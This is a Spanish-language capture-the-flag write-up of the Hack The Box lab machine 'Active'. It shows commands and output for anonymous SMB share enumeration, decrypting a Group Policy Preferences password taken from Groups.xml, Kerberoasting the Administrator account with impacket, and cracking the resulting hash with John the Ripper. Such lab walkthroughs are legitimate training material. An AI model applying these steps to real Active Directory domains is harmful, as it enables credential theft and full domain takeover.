EthicalHCOP.

Active fue una máquina muy interesante y adaptada a un entorno muy realista. Esta máquina consistió en la explotación de puertos y servicios comúnmente encontrados en los servidores de nuestras organizaciones.


Reconocimiento y Escaneo

Iniciamos con la fase de reconocimiento usando la herramienta NMAP con los parámetros -sV -A, aunque estos parámetros dejan un rastro en los IDS/IPS en este caso no es tan importante la traza que deje.


```
[root@parrot]─[/home/ethicalhackingcop]
    #nmap 10.10.10.100 -sV -A
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-10 20:00 -05
Nmap scan report for 10.10.10.100
Host is up (0.21s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2018-12-11 01:01:12Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/10%OT=53%CT=1%CU=33407%PV=Y%DS=2%DC=T%G=Y%TM=5C0F0D
OS:18%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS
OS:=7)SEQ(SP=107%GCD=1%ISR=109%TI=I%CI=I%TS=7)OPS(O1=M54DNW8ST11%O2=M54DNW8
OS:ST11%O3=M54DNW8NNT11%O4=M54DNW8ST11%O5=M54DNW8ST11%O6=M54DST11)WIN(W1=20
OS:00%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5
```

El resultado del escaneo revela una gran cantidad de puertos tales como kerberos-sec, ldap, kpassword5, entre otros. Pero el que comúnmente llama la atención es el puerto 445/tcp microsoft-ds o conocido como el puerto SMB.

Comúnmente el puerto 445 puede ser usado para obtener información, ejecutar comandos u obtener accesos, para lo cual se usará la herramienta Enum4Linux para realizar un escaneo a los recursos compartidos en este puerto.



Finalizado el escaneo se recopila información acerca del logueo y a cerca de las carpetas compartidas y sus accesos. En la primera imagen se aprecia el siguiente mensaje "[+] Server 10.10.10.100 allows sessions using username ' ', password ' ' ", indicando de qué se puede acceder al sistema mediante un logueo anónimo o que no necesita credenciales para acceder a los recursos que están compartidos.




La segunda imagen muestra el listado de directorios disponibles y sus estados de mapeo y escucha, es decir, si una carpeta es accesible y se puede listar el contenido. Las carpetas ADMIN$, C$, NETLOGON, SYSVOL y Users, tienen un mapeo denegado y la escucha no aplica, a diferencia de la carpeta IPC$ la cual permite un mapeo pero no está a la escucha (Como si fuera inaccesible). La única carpeta a la cual se tiene un mapeo y escucha aceptable es la carpeta "Replication".


```
[+] Attempting to map shares on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/ADMIN$   Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/C$       Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/IPC$     Mapping: OK     Listing: DENIED
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/NETLOGON Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Replication      Mapping: OK, Listing: OK
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/SYSVOL   Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Users    Mapping: DENIED, Listing: N/A
```

Hay varias maneras de acceder al recurso, yo en particular use el explorador de archivos para acceder al sistemas de archivos.

Usando la herramienta para conectarse a un servidor y seleccionando el tipo de conexión "Compartición de Windows" y sin ingresar usuario y contraseña, accedemos al servidor mediante el SMB.




Una vez adentro se ven las carpetas previamente reconocidas en el escaneo con enum4linux. Accedemos a la carpeta "Replication" ya que es a la única que se puede acceder hasta el momento.



Navegando en las carpetas del directorio, se encontraron varios archivos con diferentes extensiones. Sin embargo hubo un archivo en particular que llamó mucho la atención "Groups.xml".

Este archivo contiene el dominio\usuario y contraseña cifrada en AES-256 la cual permitirá el acceso a los demás recursos bloqueados anteriormente.





```
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5a
SVYdYw/NglVmQ
```

Explotación de Usuario


Buscando por un buen rato en internet, encuentro informacion acerca de la herramienta "gp3finder" la cual realiza el descifrado de dicha contraseña capturada. Esta herramienta viene para windows como un .exe , sin embargo, existe un pequeño script en ruby la cual realiza la misma funcionalidad.

Explorando un poco más de cerca este archivo, vemos cómo solicita un hash cifrado y más abajo solicita una key. Según Microsoft, todas sus contraseñas son cifradas con la misma llave utilizando el estándar de cifrado avanzado <AES>.




Al ejecutar el archivo de ruby y a pesar de que se obtuvo una alerta sobre la constante OpenSSL la cual está obsoleta, obtenemos la contraseña descifrada correspondiente al usuario SVC_TGS.


```
ruby gp3finder.rb
gp3finder.rb:14: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k118
```



Con esta información, podemos acceder mediante SMB como usuario SVC_TGS y leer la primer bandera. En esta ocasión, para acceder usaremos SMBclient. Navegamos hasta el escritorio y descargamos el archivo user.txt para leerlo.




Explotación de Root

La elevación de privilegios se realizará con la herramienta impacket, más específicamente con el módulo GetUserSPNs el cual aprovechará a kerberos para obtener el ticket del usuario Administrador.

Ejecutamos el script con python ingresando los parámetros (-request, -debug, -save, -dc-ip) y finalmente ingresando la ip y el dominio/usuario. Este retorna información acerca de LDAP y un hash en formato krb5tgs.

```
sudo ./GetUserSPNs.py -request -debug -save -dc-ip 10.10.10.100
active.htb/SVC_TGS
```



El crackeo a esta password se puede realizar con la herramienta hashcat, sin embargo he optado por JohnTheRipper para romper el hash y obtener la password. Esta decisión fue tomada ya que hashcat me presentaba un problema con la CPU, sin embargo tengo entendido que hashcat utiliza mucho mejor los recursos de la máquina que John. Cabe resaltar que la versión usada es la Jumbo Version of JohnTheRipper, ya que otras versiones no contienen el formato específico para este hash.

```
./john  /path/of/hash /path/of/word/list --format=krb5tgs
```

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/Hacking-Tools/JohnTheRipper/run]
└─── #./john /home/ethicalhackingcop/Descargas/HTB/active/LDAPhash.txt /home/ethicalhackingcop/Descargas/rockyou.txt --format=krb5tgs
Warning: invalid UTF-8 seen reading /home/ethicalhackingcop/Descargas/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
0g 0:00:00:19  3/3 0g/s 76246p/s 76246c/s 76246C/s 059079..045949
```

En lo personal mi pc se tardó muchas horas en encontrar la contraseña ya que no cuenta con las características necesarias para realizar dicha tarea. Una vez se obtuvo la contraseña del usuario Administrador, se accede mediante SMB para leer la bandera restante.

```
┌──[root@parrot]─[/home/ethicalhackingcop]
└─── #smbclient \\\\10.10.10.100\\Users -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \>
```

Finalmente se navega hasta el escritorio del usuario Administrador para descargar el archivo que contiene el hash del Administrador y leerlo posteriormente.

```
smb: \Administrator\> cd Desktop\
smb: \Administrator\Desktop\> ls
  .                                   DR        0  Mon Jul 30 08:50:10 2018
  ..                                  DR        0  Mon Jul 30 08:50:10 2018
  desktop.ini                        AHS      282  Mon Jul 30 08:50:10 2018
  root.txt                            A       34  Sat Jul 21 10:06:07 2018

                10459647 blocks of size 4096. 4920866 blocks available
smb: \Administrator\Desktop\> get root.txt
getting file \Administrator\Desktop\root.txt of size 34 as root.txt (0,0 KiloBytes/sec) (average 0,0 KiloBytes/sec)
```